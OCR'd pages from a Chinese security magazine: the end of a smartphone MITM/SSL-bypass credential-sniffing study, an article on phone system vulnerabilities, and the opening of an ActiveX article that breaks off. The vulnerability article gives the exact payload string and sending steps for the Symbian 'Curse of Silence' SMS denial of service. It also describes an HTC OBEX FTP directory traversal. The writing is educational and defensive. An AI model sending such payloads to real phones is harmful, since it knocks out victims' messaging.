


图8

Android G1

在进行系统测试时,Android 上还没有安装Xpress邮件客户端。因此,我们对两个可能的选项进行了MITM攻击测试。

1. Web浏览器:默认的Android Web浏览器

图9是实施基于SSL的MITM绕过攻击实验获得的结果。具体包括Android设备和攻击者主机的屏幕截图。可以看到攻击者已经成功地嗅探到用户证书,而终端用户仍未察觉该攻击。



图9

2. 电子邮件应用程序

Android智能手机提供一个类似于Windows Tilt和Nokia N95的电子邮件客户端。图10是电子邮件设置情况截图以及攻击者嗅探到的证书。无论何时用户刷新智能手机电子邮件客户端应用程序,攻击者都可以嗅探到其登录证书。



图10

苹果iPhone 3G S手机

在进行测试时,iPhone手机并不支持Xpress Mail客户端。因此,我们在iPhone上只测试了两种访问电子邮件的方式。

1. Web浏览器:Safari

图11的结果显示,对iPhone成功实施了SSL绕过攻击技术并使用Safari网页浏览器访问电子邮件。




图11

2. 电子邮件应用程序

我们对iPhone测试的第二个选项是自带的电子邮件客户端,其类似于Tilt(Windows)或G1(Android)的电子邮件客户端。图12显示的测试结果表明攻击者主机中可以看到用户名和密码。



图12

小结

人们认为MITM攻击对信息安全领域PC端机密数据的威胁是合法的。测试团队已经充分证明在WiFi网络中使用笔记本电脑就可以截获智能手机和WiFi接入之间的通信。他们能够对4种不同的智能装置成功实施MITM攻击,这说明其可以绕过SSL,并且可以拦截登录证书。


该研究强调指出,在必须要访问这些数据时,应该谨慎地使用公开的WiFi接入,同时确保机密数据已经被充分加密。如果有可能,智能手机用户应寻求能够提供加密技术来保护机密信息的那些应用程序,不过这类应用程序却很少。当选择处理敏感通信的应用程序时,用户应搜索那些能够给终端服务器与应用程序之间提供端到端的加密技术的应用程序。此外,同样应对那些能够访问金融机构或其他敏感信息的应用程序采取预防措施,以确保通信是端到端的加密通信。当这些应用程序不可用时,用户必须采取必要的防范措施,以保证服务供应商的互联网连接来自安全可靠的WiFi网络。

另外,个人智能手机用户和允许智能手机访问的企业应确保至少安装了防火墙和防病毒软件,用户和企业必须同样小心地保护智能手机设备。一旦攻击者成功地实施攻击,将造成巨大的损失。此外,针对智能手机设备漏洞/利用的研究也将一如既往地持续,而能够用于对智能手机用户的攻击的漏洞数量也会进一步增加。

前置知识:无
关键词:漏洞、智能手机、短信攻击

手机漏洞与恶意攻击防范

文/图 爱无言



如果有很多读者与我一样,曾经用过西门子3568i的手机,也许你并不知道,西门子3568i这款学生机存在这一个致命的安全漏洞,当有人构建一个恶意的PDU格式短消息发送给你的3568i手机时,就会立即关机,甚至当你重新启动手机后,还会出现短信无法删除的错误。一个严

重的问题摆在了面前:手机废了!这么说也许有些严重,但这个例子却证明了一个不为人知的概念:手机系统同样存在安全漏洞。

其实我们所谓的手机系统就是一个嵌入式操作系统,无论如何它还是人编写出来的,在这些系统的编写过程中,手机系统设计者如果在设计中出现错误,他们可能不会发现,然后急于将这个系统进行编程实现。而编程人员也不会注意这种错误,同时编程人员在进行编程时,也可能会在系统中带入一些错误。甚至编程人员使用的编程语言本身就存在错误,这样编写出来的手机系统怎么能不存在严重的安全隐患?

在计算机系统软件开发的过程中,往往会采用一种叫做"安全开发周期"的理念。由于软件开发过程可以被分为若干个子阶段,在这每一个子阶段,为了确保软件的正确,防止发生安全隐患,软件工程中引入了专门的软件测试技术,用于能够及时在每一个阶段中发现错误并修正这些错误。

在手机系统设计中,设计这个层面就往往不会注意安全问题,而作为编程开发的技术人员对安全的认识层次又深浅不一,在具体实施系统编码实现的时候,没有采用较为标准的代码错误检查技术,编出的代码又没有利用错误检查软件进行审核。一些重大的安全隐患就这样被轻而易举地藏进了手机系统之中。

这里给大家介绍两个概念,第一个是"动态代码检查"。动态代码检查主要是在手机系统代码编写的过程中进行安全检查。

假设我们编写好了手机系统的修改手机密码功能部分,其代码大致上表现为:

```
void CSYS::doChangePassword()
{
...
CSetPasswordDialog *passwordDialog = new
(ELeave) CSetPasswordDialog(&promptedPassword);
if (passwordDialog->ExecuteLD(R_DIALOG_DB_
CHANGEPASSWORD) == EEikBidOk)
{
...
if (promptedPassword.Compare(dbPassword) != 0)
{//这里比较原始设定的密码是不是与用户现在输入的一样
//Old stuff for accessing the DB
CSecurityBase *oldSecurityBase = Security::NewL();
oldSecurityBase->SetL(TPtrC(), dbPassword);
TBuf8<KMaxPassword> password;
password.Copy(dbPassword);
...
}
}
}
else
iEikonEnv->InfoMsg(ERR_CHANGEPASSWORD);
}
```

我们首先知道要修改手机的系统密码,先输入系统原始自带的密码,如果密码匹配,系统将会允许我们进行新的系统密码设定。如果输入的原始密码错误,那么系统将拒绝新系统密码设定,这是一个基本的设计实现流程。

但在这期间,我们需要考虑几个问题:对于手机系统来说,密码的长度一般在4到6位之间,用户如果输入过长或者过短的密码,系统就应该给出提示或者警告;原始密码在进行比较的时候,如果不正确就应该返回输入错误的提示;新的密码在被系统接收保存的过程中应该及时分配足够的保存空间。这三个问题虽然很简单,但是系统程序员在代码编写的时候往往会出现考虑不周全的现象,为此,我们可以在代码的适当位置加入检查代码,用来发现代码上可能存在的问题。

```
void CSYS::doChangePassword()
{
...
CSetPasswordDialog *passwordDialog = new
(ELeave) CSetPasswordDialog(&promptedPassword);
if (passwordDialog->ExecuteLD(R_DIALOG_DB_
CHANGEPASSWORD) == EEikBidOk)
{
TestPasswdlen(dbPassword);
//这里加上了密码长度检查函数TestPasswdlen
...
if (promptedPassword.Compare(dbPassword) != 0)
{
// Old stuff for accessing the DB
CSecurityBase *oldSecurityBase = Security::NewL();
oldSecurityBase->SetL(TPtrC(), dbPassword);
TBuf8<KMaxPassword> password;
password.Copy(dbPassword);
...
}
}
}
else
```

```
iEikonEnv->InfoMsg(ERR_CHANGEPASSWORD);
```

从上面新的代码可以看到，在密码处理部分的开始，我们加入了TestPasswdlen()函数，这个函数的作用就是制造出过长或者过短的密码作为测试密码传递给系统密码修改方法。按照我们前面讲过的概念，手机系统密码修改功能应该对用户输入的密码长度做检查，同时应该给出相应错误提示，现在，TestPasswdlen()函数就可以从代码这个层面上完成这项检查，如果程序在最后出现错误，那么就证明该代码实现过程存在了一定的隐患问题。

动态代码检查不仅可以使用上面的办法来进行，还可以结合到代码开发工具中，有一些用来检查代码中是不是存在隐患的工具都可以实现从代码编译、动态连接到最终形成程序一系列的安全检查，从而有效排除程序代码中的问题。

第二个概念是系统功能检查。有一些错误我们可以通过动态检查技术来发现它们，但是如果仅仅依赖这种检查技术，发现最终形成的系统依旧存在着巨大的安全隐患。

我们举一个简单的例子。假设我们原本设计了一个程序，其目的是用来接收手机用户按键事件来实现手机系统的关闭。对于有一些手机硬件来说，它的关闭手机系统按键与挂断电话的按键是同一个键，只是如果用户长时间按压该键手机系统才会关闭，短时间按压该键就是挂断电话而不会关闭系统。

从代码上讲，这需要实现对用户按键时间长度进行判断，我们可以将这种实现简单地用代码表示为：

```
if Button==Close then
  if time>3s then shutdown
  …
  if time<3s then dailoff
  …
```

我们可以看到这段代码中以判断用户是不是按压了Close键进行处理，如果按压Close键的时间大于3秒，那么系统将选择关机；如果按压时间小于3秒，那么系统将选择挂断电话。

此刻，如果编程人员在编写这段代码时没有注意，他将代码错写成了这样：

```
…
if Button==Close then
if time>3s then dailoff
…
if time<3s then shutdown
…
```

这个时候，如果使用普通的代码检查程序进行检查时，代码检查程序可能会认为这段代码不存在任何问题，这是因为上面这段代码出现的是一个逻辑错误，而不是一个代码书写等类型的错误。

逻辑错误对于动态代码检查程序来说是很难发现的，通用的代码检查技术一般只是针对代码书写错误、内存使用错误、函数使用错误等形式的错误进行检查，而逻辑错误属于人的编写思维的错误，一般的代码检查程序是无法识别的。此时，如果就这样将该系统安装进入手机，那么当某个使用者操作该系统的手机时，就会发现自己明明是想要挂断电话，可是手机竟然自己关机了。可想而知，我们必须采用一种不同于动态代码检查技术的安全检测技术，这就是功能检查。

逻辑错误最大的问题在于处理某种事件的方法出现了问题，这可以理解为系统的某种功能出现了问题，于是，我们可以采用一套方案来对系统的全部功能进行一次检查排除。这样就可以很快地发现系统中存在的错误，甚至不仅仅是逻辑类型的错误。

了解了上面两个概念，我们会发现在手机系统的设计上，通常的开发者都不会采用这样详细的检查安全方法，思维上轻视了手机系统安全的重要性，开发上忽略了安全编程的方式。或许，他们在代码上加入了检查机制，防止一部分问题的出现，可是有时，他们设计的方式可能又带来新的安全问题，下面我们要描述的一个关于手机系统的安全问题就是这样的。

对于使用Symbian系统的诺基亚智能手机来说，在2008年底，国外的一位技术人员在研究中发现了该系统存在的一个巨大安全隐患。该隐患会使得使用Symbian系统的智能手机发生无

法正常接收短消息、死机、重启等现象。其主要问题在于，根据3GPP(3rd Generation Partnership Project，即第三代合作伙伴计划，它是一个成立于1998年12月的标准化机构。目前其成员包括欧洲的ETSI、日本的ARIB和TTC、中国的CCSA、韩国的TTA和北美的ATIS)一项规定(3GPP TS 23.040)，可以利用SMS来进行E-mail(电子邮件)传输。

在3GPP TS 23.040规定中，当SMS消息格式为开始一个来源地址(MT-SMS)或者是目的地址(MO-SMS)，接着后面跟上一个空格(space character)，然后是消息内容这种格式时，我们就可以通过SMS发送互联网电子邮件了。

但在规定中，并没有同时规定接收该格式消息的手机应当如何显示该消息内容。在Symbian60 2.6以前的该系列手机上，将按照发送格式显示消息内容。从S60 2.6版本开始，要求在这种格式中加入类似电子邮件地址内容，也就是需要在地址中包含"@"字符。这样，系统将利用这个电子邮件地址作为消息来源地址而取代以前显示的发送人地址。

当这个电子邮件地址长度超过32字符时，Series60 2.6、2.8、3.0以及 3.1 系列的设备将无法正常显示该消息内容 ，此时这些系统将发送一个RP-ACK 信号给SMS服务。

对于S60 2.6或者3.0出现此类情况后，使用该系统的手机将无法再接收任何信息，同时手机将不给予任何屏幕提示。惟一能采用的修复方式就是将手机恢复出厂设置，也就是输入"*#7370#"来进行格式化手机。

对于使用S60 2.8 或者3.1版本的手机将有一点不同，这些系统的手机在收到11条这种地址长度超过32个字符的信息后，将给出一个手机内存不足的警告提示。此时如果关闭重启手机，使用该系统的手机将对新消息分成两部分接收，每重启一次手机，才会接收信息的第二部分。这样手机系统完全被破坏，使得用户无法正常接收消息，只能选择重新格式化手机或者恢复手机出厂设置，即使用户通过管理软件想办法删除这些错误的消息，手机也无法正常恢复到以前的状态。

正是由于这个漏洞能够引发手机的消息功能失灵，无法正常工作，为此该漏洞也被称作"沉默诅咒"。根据一些资料初步分析，该漏洞的主要原因是由于溢出导致的，这种格式的写法会导致Symbian的MTM模块(Symbian系统的消息处理模块)在收到消息数据进行预处理的时候缓冲区溢出，并很凑巧覆盖到某个比较要紧的内存区域，最终导致MTM服务崩溃或者死锁，如此一来，就无法继续接收短消息了。而且作为MTM本身而言，都是要把没有处理完的数据保存起来，下次接着处理，这也就决定了一旦该用户中招，那么没处理完的部分仍然保存在手机里面，导致即使重新开机、拔电池，都没有用，仍然无法接收短消息。

该漏洞的基本利用过程为：

(1)在诺基亚S60系列智能手机上编辑一条短消息，其内容为"123456789@123456789.1234567890123 "，注意最后这里是一个空格。

(2)选择消息编辑窗口左侧的"选项"，然后选择"发送选项"，然后选择"信息发送格式"，再选择"电子邮件"或者"email"。

(3)发送该短消息到被测试攻击的对象手机上。该手机在收到该短信后，没有任何显示，直接就会无法接收短信，短信功能彻底失败。

一旦遭受到这种攻击，手机用户只能进行手机恢复出厂设置，也就是所谓的软格式化。在手机上输入"*#7370#"，然后输入手机密码(一般为"12345")之后，手机自动重新启动后，手机系统功能恢复。

对于没有遭受攻击的用户，可以及时安装补丁程序。网址为http://www.fortiguardcenter.com/mobile/cleanup.html。这是由国外安全人员为诺基亚手机此漏洞编写的补丁程序，可以防范该漏洞类型的攻击。

诺基亚Symbian手机系统的这个漏洞其实在很早以前就被人发现，只是一直没有公布而已。我们暂且不谈这其中的原因，如果恶意攻击利用这个漏洞，编写一个程序在计算机上运行，通过移动网关向大量手机用户发送攻击短信，将会造成所有使用Symbian系统的手机用户无法正常通信，由此产生的损失是巨大的。

你也许会问我，同样的问题，对于Windows Mobile系统的手机来说是不是也存在？如果你使用的Windows Mobile系统手机来自于HTC制造，那么下面这个漏洞你就需要注意了。凡是由HTC在2009年7月以前生产的Windows Mobile

系统手机，都存在一个名为OBEC FTP文件目录遍历漏洞。当一个攻击者通过手机数据线连接到你的手机时，利用FTP命令结合跨目录符号"../"就可以访问到你手机上的任意目录，甚至可以在手机的自启动文件夹中建立文件，从而获得执行任意攻击代码的目的，如图1所示。




图1

看到这个消息，你也许会想，攻击者必须通过数据线连接我的手机，这也太不可能了吧？我问你一个问题，你有时会不会把手机连接上电脑往里面拷贝歌曲、图片，就算不用数据线连接电脑，蓝牙也可以连接对不对？这个时候你能确定你的电脑中没有一个程序在偷偷利用OBEC FTP文件目录遍历漏洞访问你的手机吗？这种攻击不是你想象的那样麻烦，而是完完全全真实可行的。

看起来Symbian、Windows Mobile手机系统都不安全，那么我们换成苹果的iPhone吧，这总该安全了吧！很可惜，iPhone的漏洞其实更多。2009年，iPhone同样出现了接收短消息而造成死机的漏洞。对于苹果的iPhone来说，它甚至存在被黑客利用而能在手机中安装木马程序的安全漏洞，危害更是巨大。如果这个木马程序带有窃听功能，你用iPhone打电话时候，都会有另外一双耳朵在监听你的通话，对你而言，还有什么隐私可以谈？

怎么办？还是换成谷歌的手机吧。谷歌的Android系统一定很安全吗？如图2所示。





图2

直到现在，你终于发现手机系统其实与电脑系统同样不安全，甚至说问题更加严重。手机系统的安全漏洞是一个非常新奇的研究领域，但如何具体研究这些漏洞或者说发现这些漏洞是十分需要技术基础的，甚至需要硬件方面的大量知识。

前置知识：无
关键词：ActiveX、控件、泄密



ActiveX控件引发的泄密

文/图 爱无言

最近由于工作需要，我从网上下载了一些ActiveX控件，在学习使用这些ActiveX控件的同时，我针对它们也进行了简单的安全测试。众所周知，ActiveX控件中最为引人关注的安全漏洞应当就是缓冲区溢出漏洞或者指针覆盖漏洞了。因为一旦发现ActiveX控件存在这些安全漏洞，那么我们就可以借助这些安全漏洞制造出网页木马程序，危害极大。

但是，ActiveX控件的安全漏洞往往不仅仅限于这些，很多其他类型的安全漏洞其危害性

